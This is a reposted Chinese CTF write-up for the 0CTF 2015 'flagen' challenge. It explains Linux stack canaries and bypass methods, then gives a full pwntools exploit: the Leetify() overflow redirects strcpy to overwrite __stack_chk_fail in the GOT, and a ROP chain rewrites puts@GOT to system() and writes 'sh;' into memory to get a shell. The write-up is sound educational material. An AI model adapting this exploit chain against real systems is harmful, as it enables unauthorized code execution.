[exploit][writeup]0ctf2015 flagen - Canary绕过之__stack_chk_fail劫持


转载

weixin_34133829 于 2017-02-20 16:41:00 发布 375 收藏
原文链接：http://www.cnblogs.com/gsharpsh00ter/p/6420233.html
版权


本题为Linux栈溢出漏洞的利用，考查Linux Canary绕过技术及ROP(Return-Oriented-Programming)攻击负载的构造。

0x01 Linux Canary介绍

首先了解一下Linux的Canary保护机制。Canary是Linux众多安全保护机制中的一种，主要用于防护栈溢出攻击。我们知道，在32位系统上，对于栈溢出漏洞，攻击者通常是通过溢出栈缓冲区，覆盖栈上保存的函数返回地址来达到劫持程序执行流的目的：



针对此种攻击情况，如果在函数返回之前，我们能够判断ret地址是否被改写，若被改写则终止程序的执行，便可以有效地应对攻击。如何做到呢？一个很自然的想法是在刚进入函数时，在栈上放置一个标志，在函数结束时，判断该标志是否被改变，如果被改变，则表示有攻击行为发生。Linux Canary保护机制便是如此，如下：



攻击者如果要通过栈溢出覆盖ret，则必先覆盖Canary。如果我们能判断Canary前后是否一致，便能够判断是否有攻击行为发生。

说明：上述图例仅用于说明，实际上canary并不一定是与栈上保存的BP地址相邻的。

0x02 Linux Canary实现

Linux程序的Canary保护是通过gcc编译选项来控制的，gcc与canary相关的参数及其意义分别为：

-fstack-protector：启用堆栈保护，不过只为局部变量中含有 char 数组的函数插入保护代码

-fstack-protector-all：启用堆栈保护，为所有函数插入保护代码。

-fno-stack-protector：禁用堆栈保护，为默认选项。

我们通过一个简单的例子来了解一下。示例代码如下：

```
#include <stdio.h>
#include <string.h>

void foo (char *src)
{
    char dest[48] = {0};
    strcpy (dest, src);
}

int main()
{
    foo("Hello, world!");
    return 0;
}
```

将该段代码保存为test.c，然后使用如下命令进行编译：

```
gcc -o test test.c
```

然后通过如下命令对test进行反编译：

```
objdump -d ./test
```

我们得到foo()的汇编代码如下：

```
 1 080483eb <foo>:
 2  80483eb:    55                     push   %ebp
 3  80483ec:    89 e5                  mov    %esp,%ebp
 4  80483ee:    57                     push   %edi
 5  80483ef:    83 ec 34               sub    $0x34,%esp
 6  80483f2:    8d 55 c8               lea    -0x38(%ebp),%edx
 7  80483f5:    b8 00 00 00 00         mov    $0x0,%eax
 8  80483fa:    b9 0c 00 00 00         mov    $0xc,%ecx
 9  80483ff:    89 d7                  mov    %edx,%edi
10  8048401:    f3 ab                  rep stos %eax,%es:(%edi)
11  8048403:    83 ec 08               sub    $0x8,%esp
12  8048406:    ff 75 08               pushl  0x8(%ebp)
13  8048409:    8d 45 c8               lea    -0x38(%ebp),%eax
14  804840c:    50                     push   %eax
15  804840d:    e8 ae fe ff ff         call   80482c0 <strcpy@plt>
16  8048412:    83 c4 10               add    $0x10,%esp
17  8048415:    90                     nop
18  8048416:    8b 7d fc               mov    -0x4(%ebp),%edi
19  8048419:    c9                     leave
20  804841a:    c3                     ret
```


然后我们使用"-fstack-protector"编译选项重新编译编译：

```
gcc -o test2 -fstack-protector ./test.c
```

然后通过相同的命令对test2进行反编译，得到foo()的汇编代码如下：

```
1  0804844b <foo>:
2   804844b:     55                      push   %ebp
3   804844c:     89 e5                   mov    %esp,%ebp
4   804844e:     57                      push   %edi
5   804844f:     83 ec 54                sub    $0x54,%esp
6   8048452:     8b 45 08                mov    0x8(%ebp),%eax
7   8048455:     89 45 b4                mov    %eax,-0x4c(%ebp)
8   8048458:     65 a1 14 00 00 00       mov    %gs:0x14,%eax
9   804845e:     89 45 f4                mov    %eax,-0xc(%ebp)
10  8048461:     31 c0                   xor    %eax,%eax
11  8048463:     8d 55 c4                lea    -0x3c(%ebp),%edx
12  8048466:     b8 00 00 00 00          mov    $0x0,%eax
13  804846b:     b9 0c 00 00 00          mov    $0xc,%ecx
14  8048470:     89 d7                   mov    %edx,%edi
15  8048472:     f3 ab                   rep stos %eax,%es:(%edi)
16  8048474:     83 ec 08                sub    $0x8,%esp
17  8048477:     ff 75 b4                pushl  -0x4c(%ebp)
18  804847a:     8d 45 c4                lea    -0x3c(%ebp),%eax
19  804847d:     50                      push   %eax
20  804847e:     e8 9d fe ff ff          call   8048320 <strcpy@plt>
21  8048483:     83 c4 10                add    $0x10,%esp
22  8048486:     90                      nop
23  8048487:     8b 45 f4                mov    -0xc(%ebp),%eax
24  804848a:     65 33 05 14 00 00 00    xor    %gs:0x14,%eax
25  8048491:     74 05                   je     8048498 <foo+0x4d>
26  8048493:     e8 78 fe ff ff          call   8048310 <__stack_chk_fail@plt>
27  8048498:     8b 7d fc                mov    -0x4(%ebp),%edi
28  804849b:     c9                      leave
29  804849c:     c3                      ret
```

我们用beyond compare比较两份汇编代码，可以直观的看到不同：



在右侧代码中可以看到，在函数开始时，会取gs:0x14处的值，并放在%ebp-0xc的地方(mov %gs:0x14,%eax, mov %eax,-0xc(%ebp))，在程序结束时，会将该值取出，并与gs:0x14的值进行抑或(mov -0xc(%ebp),%eax，xor %gs:0x14,%eax)，如果抑或的结果为0，说明canary未被修改，程序会正常结束，反之如果抑或结果不为0，说明canary已经被非法修改，存在攻击行为，此时程序流程会走到__stack_chk_fail，从而终止程序。

0x03 Canary保护绕过方法

从Canary的工作机制，可以总结出绕过Canary保护的方法有：

- 泄露canary。由于Canary保护仅仅是检查canary是否被改写，而不会检查其他栈内容，因此如果攻击者能够泄露出canary的值，便可以在构造攻击负载时填充正确的canary，从而绕过canary检查，达到实施攻击的目的。
- 劫持__stack_chk_fail。当canary被改写时，程序执行流会走到__stack_chk_fail函数，如果攻击者可以劫持该函数，便能够改变程序的执行逻辑，执行攻击者构造的代码。我们知道，Linux采用的是延迟绑定技术(PLT)，如果我们能够修改全局偏移表(GOT)中存储的__stack_chk_fail函数地址，便可以在触发canary检查失败时，跳转到指定的地址继续执行。Linux延迟绑定技术在网络上有很多介绍，请读者自行查阅，这里不做详细的说明。

我们将采用第二种方法对flagen漏洞进行利用。

0x04 漏洞利用策略

主办方提供了一个ELF程序flagen及其对应的Libc.so。在对漏洞进行利用之前，通常需要先看一下目标程序采用了哪些安全机制，以确定采取何种漏洞利用策略。
已经有大牛们为我们写好了工具，一个比较好用的脚本是checksec.sh，下载地址：
https://github.com/slimm609/checksec.sh

Kali Linux上已经自带了该脚本，我们使用checksec.sh对flagen进行检查，输出结果如下：

```
root@gzq:/home/gzq/exploit/flagen# checksec  ./flagen
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[*] '/home/gzq/exploit/flagen/flagen'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE
```

我们可以看到，这是一个32位ELF程序，RELRO为” Partial RELRO”，说明我们对GOT表具有写权限，Stack为”Canary found”说明程序启用了栈保护，NX Enabled说明开启了数据执行保护(DEP)，我们很难通过shellcode来执行代码了，No PIE说明未采用地址空间随机化。
综上，我们的漏洞利用策略是绕过Canary保护，并劫持Libc中的__stack_chk_fail来改变程序执行流，由于程序开启了NX，我们需要构造ROP链来执行我们的代码。

0x05 漏洞分析

用IDA对flagen进行逆向分析，这个题目的漏洞还是比较好找的，漏洞存在于Leetify()函数，该函数会对用户输入的特定字符做转换，比如将’A’和’a’转换为’4’，将’B’和’b’转换为8，同时还会将’H’和’h’转换为’1-1’，如下：

```
 1 int __cdecl Leetify(char *dest)
 2 {
 3   char *v1; // eax@3
 4   char *v2; // eax@4
 5   char *v3; // eax@5
 6   char *v4; // eax@6
 7   _BYTE *v5; // ST14_4@6
 8   _BYTE *v6; // eax@6
 9   char *v7; // eax@7
10   char *v8; // eax@8
11   char *v9; // eax@9
12   char *v10; // eax@10
13   char *v11; // eax@11
14   char *v12; // eax@12
```


```
15  char *v13; // eax@13
16  char *p; // [sp+14h] [bp-114h]@1
17  char *i; // [sp+18h] [bp-110h]@1
18  char src; // [sp+1Ch] [bp-10Ch]@1 256 bytes
19  int v18; // [sp+11Ch] [bp-Ch]@1
20
21  v18 = *MK_FP(__GS__, 20);
22  p = &src;
23  for ( i = dest; *i; ++i )
24  {
25    switch ( *i )
26    {
27      case 0x41:                                  // 'a' 'A' ->'4'
28      case 0x61:
29        v1 = p++;
30        *v1 = 52;                                 // '4'
31        break;
32      case 0x42:                                  // 'b' 'B' ->'8'
33      case 0x62:
34        v2 = p++;
35        *v2 = 56;                                 // '8'
36        break;
37      case 0x45:                                  // 'e' 'E' ->'3'
38      case 0x65:
39        v3 = p++;
40        *v3 = 51;                                 // '3'
41        break;
42      case 0x48:                                  // 'h' 'H'  hXX->1-1
43      case 0x68:
44        v4 = p;
45        v5 = p + 1;
46        *v4 = 49;                                 // '1'
47        *v5 = 45;                                 // '-'
48        v6 = v5 + 1;
49        p = v5 + 2;
50        *v6 = 49;
51        break;
52      case 0x49:                                  // 'i' 'I' ->'!'
53      case 0x69:
54        v7 = p++;
55        *v7 = 33;                                 // '!'
56        break;
57      case 0x4C:                                  // 'l' 'L' ->'1'
58      case 0x6C:
59        v8 = p++;
60        *v8 = 49;                                 // '1'
61        break;
62      case 0x4F:                                  // 'o' 'O'->'0'
63      case 0x6F:
64        v9 = p++;
65        *v9 = 48;                                 // '0'
66        break;
67      case 0x53:                                  // 's' 'S'->'5'
68      case 0x73:
69        v10 = p++;
70        *v10 = 53;                                // '5'
71        break;
72      case 0x54:                                  // 't' 'T'->'7'
73      case 0x74:
```

```
74        v11 = p++;
75        *v11 = 55;                          // '7'
76        break;
77      case 0x5A:                            // 'z' 'Z'->'2'
78      case 0x7A:
79        v12 = p++;
80        *v12 = 50;                          // '2'
81        break;
82      default:
83        v13 = p++;
84        *v13 = *i;
85        break;
86    }
87  }
88  *p = 0;
89  strcpy(dest, &src);
90  return *MK_FP(__GS__, 20) ^ v18;
91 }
```

在对’H’和’h’进行转换时，负载将由1个字节变为3个字节，因此字符串长度将增加，在缓冲区未增大的情况下，将会产生溢出。因此如果攻击者构造特定的负载，在调用strcpy()时，就会造成dest缓冲区溢出。


此外还需要注意，由于程序对特定字符进行了转换，因此如果我们构造的攻击负载中含有被转换的字符，将不会达到我们的预期目的，此时需要对上述被转换字符进行适当的变换才可成功。

在执行leetify()函数时，栈结构如下：



其中dest为指向堆缓冲区的指针，在调用leetify()时，其值将被压入栈中，由于该函数存在栈溢出漏洞，攻击者可以利用这个漏洞覆盖掉dest的值为指定地址，在后续调用strcpy()时，实现向任意地址写的目的。

我们可以将dest覆盖为__stack_chk_fail函数在got表中的地址，达到修改__stack_chk_fail函数调用地址的目的，这样后续在调用该函数时，实际上执行的是攻击者的代码。如下：



0x06 漏洞利用

至此，我们的漏洞利用思路已经比较清晰了。首先，需要将dest覆盖为got表中__stack_chk_fail函数对应的表项，这样当调用strcpy(dest, src)时，实际上是将src指向的缓冲区内容拷贝到got['__stack_chk_fail']中，后续在canary检查失败而触发__stack_chk_fail时，实际执行的是src指向的指令。因此我们的攻击负载应该是这样的：

```
fullpayload = payload + got['__stack_chk_fail']
```

其中payload长度应该是276字节(ebp + 8 – (ebp - 268))。同时，由于程序开启了NX保护，栈上的内容无法直接执行，因此我们需要构造ROP链来执行我们的指令。

ROP Chain是由一系列的片段(Gadgets)组成的。Kali Linux上的ROPgadget工具可以帮助我们从指定的二进制文件中列出可用的ROP gadget，命令如下：


```
root@gzq:/home/gzq/exploit/flagen# ROPgadget --binary ./flagen > gadget.txt
```

在列出的gadgets中，如下两条gadgets可以实现任意地址写的目的：

```
0x08048d8c : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x08048aff : add byte ptr [edi + 0x5d], bl ; ret
```

第一条gadget从栈中弹出edi和ebx，第二条gadget将edi+0x5d位置的内容加上bx的低字节，由于栈上的内容是我们可以控制的，因此我们可以通过上述两条gadgets实现向指定地址写入指定内容的目的。

通常flag文件是存储在文件系统中的，如果我们能够控制程序执行system("sh")的话，我们将会与服务器建立一个shell，从而可以执行任意命令。因此，我们需要在栈上构造如下结构并跳转到这里来执行：



因此需要解决如下两个问题：

1） 计算system()的地址，并部署于栈上

2） 在内存中寻找"sh"字符串，或将该字符写入内存，并将对应的地址部署于栈上

针对第一个问题，由于程序中并未直接调用system()，因此我们无法通过读取got表来获得system()的实际地址，但是由于我们获得了libc.so，而函数的相对偏移是固定的，故我们可以通过读取got表中实际被调用的函数地址来计算system()函数的地址。

首先我们使用如下命令来查看我们可以从got表中获得哪些函数的实际地址：

```
root@gzq:/home/gzq/exploit/flagen# objdump -R ./flagen

./flagen:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
0804affc R_386_GLOB_DAT    __gmon_start__
0804b060 R_386_COPY        stdin@@GLIBC_2.0
0804b080 R_386_COPY        stdout@@GLIBC_2.0
0804b00c R_386_JUMP_SLOT   read@GLIBC_2.0
0804b010 R_386_JUMP_SLOT   puts@GLIBC_2.0
0804b014 R_386_JUMP_SLOT   free@GLIBC_2.0
0804b018 R_386_JUMP_SLOT   alarm@GLIBC_2.0
0804b01c R_386_JUMP_SLOT   __stack_chk_fail@GLIBC_2.4
0804b020 R_386_JUMP_SLOT   strcpy@GLIBC_2.0
0804b024 R_386_JUMP_SLOT   malloc@GLIBC_2.0
0804b028 R_386_JUMP_SLOT   printf@GLIBC_2.0
0804b02c R_386_JUMP_SLOT   __gmon_start__
0804b030 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
0804b034 R_386_JUMP_SLOT   setvbuf@GLIBC_2.0
0804b038 R_386_JUMP_SLOT   snprintf@GLIBC_2.0
0804b03c R_386_JUMP_SLOT   atoi@GLIBC_2.0
```

puts()与system()的调用方式是一样的，我们选取puts()函数的实际地址来计算system()函数的地址。那么如何计算呢？我们可以根据libc.so中函数地址每个字节的偏移来计算，用puts()函数地址每字节的值加上偏移即可得到system()的地址。通过上面的两条gadgets，我们可以将system()的地址写入到got表中puts()函数对应的表项中。

这里还有一个问题就是如何跳转到这个地址来执行。通过上述输出我们看到，got表中puts函数存储的地址为0x0804b010，用如下命令将flagen反汇编：

```
objdump -d flagen > flagen.asm
```

在反汇编得到的汇编文件中，我们使用” 804b010”进行查找，发现如下代码片段：

```
08048510 <printf@plt>:
 8048510:    ff 25 10 b0 04 08       jmp    *0x804b010
 8048516:    68 38 00 00 00          push   $0x38
 804851b:    e9 70 ff ff ff          jmp    8048490 <read@plt-0x10>
```

因此，当调用printf()时，实际上会跳转到got[‘puts’]处存储的地址继续执行。

对于第二个问题，也比较好处理。运行flagen，然后查看其内存映射情况，如下：

```
root@gzq:/home/gzq/exploit/flagen# ps axu | grep flagen
root       3496  0.3  0.7  28392 16184 pts/1    Sl+  15:44   0:06 /usr/bin/python2 ./flagen-pwn.py
root       3503  0.0  0.0   2200   528 pts/2    ts+  15:44   0:00 ./flagen
root       3510  0.2  1.4  38216 30932 pts/3    Ss+  15:44   0:04 gdb -q /home/gzq/exploit/flagen/flagen 3503
-x /tmp/pwn2fdAkU.gdb ; rm /tmp/pwn2fdAkU.gdb
root       3676  0.0  0.0   4636   856 pts/5    S+   16:12   0:00 grep flagen
root@gzq:/home/gzq/exploit/flagen# cat /proc/3503/maps
08048000-0804a000 r-xp 00000000 08:08 1179832    /home/gzq/exploit/flagen/flagen
0804a000-0804b000 r--p 00001000 08:08 1179832    /home/gzq/exploit/flagen/flagen
0804b000-0804c000 rw-p 00002000 08:08 1179832    /home/gzq/exploit/flagen/flagen
0955e000-0957f000 rw-p 00000000 00:00 0          [heap]
b759e000-b774b000 r-xp 00000000 08:01 392330     /lib/i386-linux-gnu/libc-2.23.so
b774b000-b774d000 r--p 001ac000 08:01 392330     /lib/i386-linux-gnu/libc-2.23.so
b774d000-b774e000 rw-p 001ae000 08:01 392330     /lib/i386-linux-gnu/libc-2.23.so
b774e000-b7751000 rw-p 00000000 00:00 0
b776d000-b776f000 rw-p 00000000 00:00 0
b776f000-b7772000 r--p 00000000 00:00 0          [vvar]
b7772000-b7774000 r-xp 00000000 00:00 0          [vdso]
b7774000-b7796000 r-xp 00000000 08:01 392302     /lib/i386-linux-gnu/ld-2.23.so
b7796000-b7797000 rw-p 00000000 00:00 0
b7797000-b7798000 r--p 00022000 08:01 392302     /lib/i386-linux-gnu/ld-2.23.so
b7798000-b7799000 rw-p 00023000 08:01 392302     /lib/i386-linux-gnu/ld-2.23.so
bf8df000-bf900000 rw-p 00000000 00:00 0          [stack]
root@gzq:/home/gzq/exploit/flagen#
```

可以看到，在flagen的进程空间中，0804b000-0804c000区间是可写的，我们在其中选取一个地址来写入"sh;"字符串，比如地址0x804b230，这个地址处的内容应该是全零的，因为我们的gadget是通过"加"的方式写内存的。


至此，我们已经可以编写针对该漏洞的利用代码了。详细的利用代码如下，代码中含有完善的注释信息：

```
 1 #!/usr/bin/python2
 2 
 3 from pwn import *
 4 
 5 #context.log_level = "debug"
 6 elf = ELF("./flagen")
 7 
 8 print "got['puts']="+hex(elf.got['puts'])
 9 
10 payload = ""
11 payload += p32(0x08048d89)        #add esp, 0x1c ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret  !!src is
locate at esp+0x1c, so this instruction make esp points to src
12 payload += p32(0xdeadbeef)*2
13 
14 offs={"local":{"first":0x80, "second":0xB8, "third":0xFE}, "remote":{"first":0x00, "second":0xB8,
"third":0xFE}, "ubuntu":{"first":0xA0, "second":0xAD, "third":0xFD}}
15 # In the libc provided, puts() is 0005F140, system() is 0003A940. Following work we do is to write
system's address to puts@got
16 # In the local kali host, puts() is 0005F0D0, system() is 0003A850. Following work we do is to write
system's address to puts@got
17 # In my ubuntu box, puts() is 00060380, system() is 0003B020. Following work we do is to write system's
address to puts@got
18 
19 #The following two gadgets we can use to write any where
20 # 0x08048d8c : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
21 # 0x08048aff : add byte ptr [edi + 0x5d], bl ; ret
22 payload += p32(0x08048d8c)     #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
23 payload += p32(0xFFFFFF00 + offs['local']['first'])    #ebx, lowest byte is 0x80, 0x80 + 0xD0 = 0x150,
```

```
so we can change the first byte in puts@got to 0x50 later
 24 payload += p32(0xdeadbeef)    #esi, not useful here, just avoid existing '\x00'
 25 payload += p32(elf.got['puts'] - 0x5d)    #edi
 26 payload += p32(0xdeadbeef)    #ebp, same as esi
 27 payload += p32(0x08048aff)    #add byte ptr [edi + 0x5d], bl ; ret; !!increase the first byte to 0x40
 28
 29 payload += p32(0x08048d8c)    #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
 30 payload += p32(0xFFFFFF00 + offs['local']['second'])    #ebx, lowest byte is 0xB8, 0xB8 + 0xF0 = 0x1A8,
so we can change the second byte in puts@got to 0xA8 later
 31 payload += p32(0xdeadbeef)    #esi, not useful here, just avoid existing '\x00'
 32 payload += p32(elf.got['puts'] + 1 - 0x5d)    #edi
 33 payload += p32(0xdeadbeef)    #ebp, same as esi
 34 payload += p32(0x08048aff)    #add byte ptr [edi + 0x5d], bl ; ret; !!increase the second byte to 0xA8
 35
 36 payload += p32(0x08048d8c)    #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
 37 payload += p32(0xFFFFFF00 + + offs['local']['third'])    #ebx, lowest byte is FE, 0xFE + 0x05 = 0x03, so
we can change the third byte in puts@got to 0x03 later
 38 payload += p32(0xdeadbeef)    #esi, not useful here, just avoid existing '\x00'
 39 payload += p32(elf.got['puts'] + 2 - 0x5d)    #edi
 40 payload += p32(0xdeadbeef)    #ebp, same as esi
 41 payload += p32(0x08048aff)    #add byte ptr [edi + 0x5d], bl ; ret; !!increase the third byte to 0x03
 42
 43 #By now, we write system()'s address to puts@got successfully.
 44
 45 #Following we do is to write "sh;"(0x3B6873) to a location in the process memory space where default
value is 0x00000000
 46 jcr=0x804b230
 47
 48 #we can't write 's' directly because 's'(ascii=0x73) will be leetified to '5', so we use 0x01+0x72 to
write it
 49 payload += p32(0x08048d8c)    #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
 50 payload += p32(0xFFFFFF01)    #lowest byte 0x01(bl) is useful
 51 payload += p32(0xdeadbeef)    #esi, not useful here, just avoid existing '\x00'
 52 payload += p32(jcr - 0x5d)    #edi
 53 payload += p32(0xdeadbeef)    #ebp, same as esi
 54 payload += p32(0x08048aff)    #add byte ptr [edi + 0x5d], bl ; ret; !!increase the lowest byte, so 0x02
is changed to 0x03
 55
 56 payload += p32(0x08048d8c)    #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
 57 payload += p32(0xFFFFFF72)    #lowest byte 0x72(bl) is useful
 58 payload += p32(0xdeadbeef)    #esi, not useful here, just avoid existing '\x00'
 59 payload += p32(jcr - 0x5d)    #edi
 60 payload += p32(0xdeadbeef)    #ebp, same as esi
 61 payload += p32(0x08048aff)    #add byte ptr [edi + 0x5d], bl ; ret; !!increase the lowest byte, so 0x02
is changed to 0x03
 62
 63 ##Also we can't write 'h' directly because 'h'(ascii=0x68) will be leetified to '1-1', so we use
0x01+0x67 to write it
 64 payload += p32(0x08048d8c)    #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
 65 payload += p32(0xFFFFFF01)    #lowest byte 0x01(bl) is useful
 66 payload += p32(0xdeadbeef)    #esi, not useful here, just avoid existing '\x00'
 67 payload += p32(jcr + 1 - 0x5d)    #edi
 68 payload += p32(0xdeadbeef)    #ebp, same as esi
 69 payload += p32(0x08048aff)    #add byte ptr [edi + 0x5d], bl ; ret; !!increase the lowest byte, so 0x02
is changed to 0x03
 70
 71 payload += p32(0x08048d8c)    #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
 72 payload += p32(0xFFFFFF67)    #lowest byte 0x72(bl) is useful
 73 payload += p32(0xdeadbeef)    #esi, not useful here, just avoid existing '\x00'
```

```
74 payload += p32(jcr + 1 - 0x5d)    #edi
75 payload += p32(0xdeadbeef)    #ebp, same as esi
76 payload += p32(0x08048aff)    #add byte ptr [edi + 0x5d], bl ; ret; !!increase the lowest byte, so 0x02
is changed to 0x03
77
78 #we can write ';' directly(ascii=0x3B)
79 payload += p32(0x08048d8c)    #pop ebx ; pop esi ; pop edi ; pop ebp ; ret
80 payload += p32(0xFFFFFF3B)    #lowest byte 0x01(bl) is useful
81 payload += p32(0xdeadbeef)    #esi, not useful here, just avoid existing '\x00'
82 payload += p32(jcr + 2 - 0x5d)    #edi
83 payload += p32(0xdeadbeef)    #ebp, same as esi
84 payload += p32(0x08048aff)    #add byte ptr [edi + 0x5d], bl ; ret; !!increase the lowest byte, so 0x02
is changed to 0x03
85
86 #now we can call system
87 payload += p32(elf.symbols['printf'])    #call system in fact
88 payload += p32(0xdeadbeef)     #faked ret address
89 payload += p32(jcr)            #points to where 'sh;' is locate
90
91 print "len(payload)=%d"%(len(payload))
92
93 #padding, we need 276 bytes to hijack __stack_chk_fail.
94 hNum = (276 - len(payload))/3
95 print "hNum=%d"%(hNum)
96 payload += 'H'*hNum
97 payload += (276 - len(payload) - 2*hNum)*'A'
98 print "len(all payload)=%d"%(len(payload))
99
100 #we want to overwrite
101 payload += p32(elf.got['__stack_chk_fail'])
102
103 p = process("./flagen")
104 #p = remote("5.5.100.35", 7777)
105 #p = remote("5.5.199.3", 4444)
106
107 p.recvuntil(":")
108 p.sendline("1")
109 p.sendline(payload)
110 p.recvuntil(":")
111 #gdb.attach(p.proc.pid, "b *0x08048A58")
112 p.sendline("4")
113 p.interactive()
114 #p.close()
```

运行结果如下：



成功建立shell，我们可以读取文件来获得flag。
